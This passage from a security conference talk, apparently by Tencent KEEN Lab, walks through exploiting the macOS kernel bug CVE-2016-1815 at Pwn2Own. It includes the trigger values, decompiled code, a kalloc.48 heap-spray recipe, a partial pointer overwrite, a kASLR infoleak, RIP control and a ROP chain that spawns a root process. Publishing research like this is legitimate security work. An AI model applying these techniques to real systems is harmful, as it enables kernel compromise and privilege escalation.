
- The code implicitly assumes that if the width is smaller than 0x4000, the incoming surface's height will also be smaller than 0x4000, which is the case for benign client like WindowServer, but not sure for funky clients.
- By supplying a surface with rect2.x set to value larger than 0x4000, LINE1 will perform access at vector_array[1], which definitely goes out-of-bound with function IGVector::add called on this oob location,

Determine the surface attributes

- By supplying size (0x4141, 0x4141, 0xffff, 0xffff) for surface and carefully prepare other surface options, we hit the above code path with rectangle (16705, 16705, -1, -1).
- The rectangle is absolutely in screen and after preprocessing, the rectangle is transformed to y 16705, x 321, height -1, len -1.
- These arguments will lead to out-of-bound access at vec[1], and bail out in while condition, triggering one oob write.

CVE-2016-1815 – ‘Blit’zard - our P2O bug

- This bug lies in IOAcceleratorFamily
- A vector write goes out-of-bound under certain carefully prepared situations (8 IOkit calls) in a newly allocated kalloc.48 block
- Finally goes into IGVector::add lead to OOB write



```
char __fastcall IGVector<rect_pair_t>::add(IGVector *this, rect_pair_t *pair)
{
  __int64 v3; // rsi@1
  __int64 sizeoffset; // rsi@4
  __int64 v6; // rcx@4

  v3 = this->currentSize;
  if ( this->currentSize == this->capacity )
    ret = IGVector<rect_pair_t>::grow(this, 2 * v3);
  if ( ret )
  {
    ++this->currentSize;
    sizeoffset = 32 * v3;
    *(_QWORD *)(this->storage + sizeoffset + 24) = *(_QWORD *)&pair->field_18;
    *(_QWORD *)(this->storage + sizeoffset + 16) = *(_QWORD *)&pair->field_10;
    v6 = *(_QWORD *)&pair->field_0;
    *(_QWORD *)(this->storage + sizeoffset + 8) = *(_QWORD *)&pair->field_8;
    *(_QWORD *)(this->storage + sizeoffset) = v6;
  }
  return this->storage;
}
```

```
lea     rax, [rsi+1]
mov     [rbx], rax
mov     rax, [rbx+10h]
shl     rsi, 5
mov     rcx, [r14+18h]
mov     [rax+rsi+18h], rcx
mov     rcx, [r14+10h]
mov     [rax+rsi+10h], rcx
mov     rcx, [r14]
mov     rdx, [r14+8]
mov     [rax+rsi+8], rdx
mov     [rax+rsi], rcx
```

- rect_pair_t is pair of two rectangles, totally 8 floats, in range [-0xffff, 0xffff](hex)
- Overwrite starts at storage + 24, ends at storage
- In IEEE.754 representation the float is in range [0x3f800000, 0x477fff00], [0xbf800000, 0xc77fff00]
- We will not discuss about the detailed reason of this vulnerability here

Heap Fengshui in kalloc.48

- kalloc.48 is a zone used frequently in Kernel with IOMachPort acting as the most commonly seen object in this zone and we must get rid of it
- Previous work mainly comes up with openServiceExtended and ool_msg to prepare the kernel heap.
- However these are not suitable for our exploitation

Heap Fengshui in kalloc.48 (cont.)

- ool_msg has small heap side-effect, but ool_msg's head 0x18 bytes is not controllable while we we need control of 8 bytes at the head 0x8 position.
- openServiceExtended has massive side effect in kalloc.48 zone by producing an IOMachPort in every opened spraying connection
- openServiceExtended has the limitation of spraying at most 37 items, constrained by the maximum properties count per IOServiceConnection can hold
  - The more items we can fill, the less side effect we will need to consider

IOCatalogueSendData

- The addDrivers functions accepts an OSArray with the following easy-to-meet conditions:
  - OSArray contains an OSDict
  - OSDict has key IOProviderClass
  - incoming OSDict must not be exactly same as any other pre-exists OSDict in Catalogue

```
        // Add driver personality to catalogue.
    OSArray * array = arrayForPersonality(personality);
    if (!array) addPersonality(personality);
    else
    {
        count = array->getCount();
        while (count--) {
        OSDictionary * driver;

        // Be sure not to double up on personalities.
        driver = (OSDictionary *)array->getObject(count);
//...
        if (personality->isEqualTo(driver)) {
            break;
        }
        }
        if (count >= 0) {
        // its a dup
        continue;
        }
        result = array->setObject(personality);
//...
```

IOCatalogueSendData (cont.)

- prepare our sprayed content in the array part as the XML shows, and slightly changes one char at end of per spray to satisfy condition 3
- We only need control of +8-+16 bytes region

```
<array>
    <dict>
        <key>IOProviderClass</key>
        <string>ZZZZ</string>
        <key>ZZZZ</key>
        <array>
            <string>AAAAAAAAAAAAAAAAAAAA</string>
            <string>AAAAAAAAAAAAAAAAAAAA</string>
            ...
            <string>ZZZZZZZZZZZZZZZZZZZZ<string>
        </array>
    </dict>
</array>
```

Final spray routine

- Spray 0x8000 combination of 1 ool_msg and 50 IOCatalogueSendData content of which totally controllable (both of size 0x30), pushing allocations to continuous region.
- free ool_msg at 1/3 to 2/3 part, leaving holes in allocation
- trigger vulnerable function, vulnerable allocation will fall in hole we previously left




Figure 6. Kalloc.48 layout before




Figure 7. Kalloc.48 layout





Figure 8. Kalloc.48 layout After

In a nearly 100% chance the heap will layout as this figure illustrated, which exactly match what we expected. Spraying 50 or more 0x30 sized controllable content in one roll can reduce the possibility of some other irrelevant 0x30 content such as IOMachPort to accidentally be just placed after free block occupied in.


Tencent
0xff… bf800000
IntelAccelerator
vm_map_copy
IGAccelVideoCont
ext
IGAccelVideoCont
ext
vm_map_copy
vm_map_copy
vm_map_copy
KEEN
security
lab

Exploitation: now what?

- We have an arbitrary-write-where but our value written is constrained.
- For example we can use this 4 byte overwrite with value “0xbf800000” to do a partial overwrite of the less significant 4 bytes of the “service” pointer of a IOUserClient.
- This new overwritten pointer will be “0xffffff80**bf800000**”.
- We control this heap location at ”0xffffff80bf800000”!

BEFORE OOB WRITE

A0 00 DE AD FF 80 FF FF

AFTER OOB WRITE

00 00 BF 80 FF 80 FF FF

Exploitation: kASLR bypass turning this into a infoleak


- On OS X the kernel is randomized, we need to bypass kASLR.
- Our target IOUserclient is of type IGAccelVideoContext
- We overwrite the “accelerator” field of this userclient (offset 0x528), like explained in the previous slide pointing it to our controlled location
- We then abuse the external method IGAccelVideoContext::get_hw_steppings to leak 1 byte to userspace, to read a vtable 1 byte at a time.
- With the vtable address we follow it to read a TEXT address (OSObject::release) to finally get the kASLR slide, bypassing it.

Exploitation: kASLR bypass turning this into a infoleak (2)

```
IGAccelVideoContext::get_hw_steppings( __int64
this, _DWORD *a2) {
…
__int64 accelerator = *(this + 0x528); // this
is 0xffffff80bf800000
...
a2[3] = *(unsigned __int8 *)(*(_QWORD
*)(accelerator + 0x1230) + D0); // this is
returned to userspace!
…
}
```

Exploitation: rebasing and ROP Chain

- Now with the kASLR slide we can dynamically rebase our ROP Chain that we use for kernel code execution.
- At the end of the ROP chain we will abuse `kern_return_t KUNCExecute(char executionPath[1024], int uid, int gid)` to spawn a arbitrary executable as root in userspace, bypassing all the mitigations (SMEP/SMAP, SIP)
- Spawn a root OS X Calculator for teh lulz! Microsoft Windows calculators sucks :D



Exploitation: gaining RIP control

- The last missing piece of the puzzle is to get RIP control and execute our ROP payload in kernel and gain kernel codexec
- We will again abuse a IGAccelVideoContext and his superclass IOAccelContext2.
- If you recall from the previous slides, we corrupted a pointer at offset 0x528 to point to our controlled location.
- We choose then to target another method, named “context_finish”, which will make a virtual function call that we can totally control.
- RIP Control is achieved and we start execute

Exploitation: gaining RIP control (2)

```
IOAccelContext2::context_finish
push rbp
mov rbp, rsp
…
mov rbx, rdi //this
mov rax, [rbx+528h] // rax is a location with
controlled content
…
call qword ptr [rax+180h] // RIP control
…
```

Tencent

Demo

Acknowledgements

- Wushi
- Windknown
- Luca Todesco

Tencent

Thank you!

KEEN security lab